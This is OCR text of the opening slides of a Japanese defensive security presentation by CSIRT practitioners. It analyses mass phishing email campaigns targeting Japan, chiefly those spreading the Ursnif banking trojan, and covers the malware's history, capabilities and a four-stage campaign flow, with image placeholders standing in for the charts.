日本を狙うばらまきメールキャンペーンの脅威動向分析と対策

ばらまきメール回収の会
一般社団法人JPCERTコーディネーションセンター　佐條 研
株式会社みずほフィナンシャルグループ 武田 康博
伊藤忠商事株式会社 丹羽 祐介

アジェンダ

1. 自己紹介
2. ばらまきメール概要
3. ダイヤモンドモデルに基づいた脅威分析
4. アクティブディフェンス
5. ばらまきメールへの対策
6. まとめ

1.1. 自己紹介: ばらまきメール回収の会

ばらまきメールの情報を共有する個人の繋がりのコミュニティ活動

ユーザ系企業CSIRT担当とセキュリティベンダ所属が半々程度

<モチベーション>
ばらまきメールの情報を素早く入手・共有することで、被害を減らしたい

<活動概要>
ばらまきメールをいち早く受信した組織が情報発信し、他の組織と一緒に分析し、対策に必要な情報をオープンに発信

<発表者>
@bomccss, @AIR3_ytakeda, @gorimpthon

1.2. 本日のテーマ

ばらまきメールの被害を減らす為に以下を知る

- ばらまきメールの手口
- キャンペーンの動向
- ばらまきメールへの対抗手段

今回の発表は日本で最もばらまきメールの多い

　マルウェアUrsnifへの感染を狙ったばらまきメールについて

2. ばらまきメールとは

[我々の対象の定義]

不特定多数の組織に向けて配信された
マルウェアへの感染を狙った
日本を対象にした主に日本語で書かれたメール

※マルウェアへの感染は添付ファイルやリンクからのダウンロード

企業で受信するマルウェアへ感染するメールのうち、
約75%は日本を狙った日本語のばらまきメール

2.1. 日本を狙ったばらまきメール

日本のばらまきメールは2014年から常に発生。
主に不正送金マルウェアを配布することが目的

2014年 05月	VAWTRAK
2015年10月	Shifu (AnglerEK)
2015年12月	Bebloh
2016年 03月	Ursnifのキャンペーン
2019年 09月	Emotet


本調査は、2016年から現在までのデータを元に分析

〔参考〕Ursnif （a.k.a gozi, ISFB, Dreambot, snifula, Papras）

- Banking Trojan
  - 世界的には2006年から観測、日本標的は2016年
  - オンライン決済時に偽画面を表示してアカウント情報を入力させて盗み出すマルウェア
  - 日本の金融機関のアカウント情報を標的にしている
  - 端末に保存されている認証、メール設定、ブラウザ関連情報なども窃取
  - UrsnifにTor通信機能が付いたものはDreambotと呼ばれる
- 感染経路
  - メール
  - Web (EK)
  - 他のマルウェア


2.1. 日本を狙ったばらまきメール

月毎の発生回数(同日同種のばらまきを1回)




2.1. 日本を狙ったばらまきメール

日本向けばらまきメールのうちUrsnifに感染する内訳



2.2. 日本を狙ったUrsnifのばらまきメール




2.2. 日本を狙ったUrsnifのばらまきメール

2.3. Ursnifを使ったキャンペーンの流れ


不正送金までの全体の流れを4段階で整理

1. spam配信
2. Ursnifダウンロード
3. Ursnif感染(コンフィグ配信)
4. 不正送金


2.3. Ursnifを使ったキャンペーンの流れ




2.3. Ursnifを使ったキャンペーンの流れ



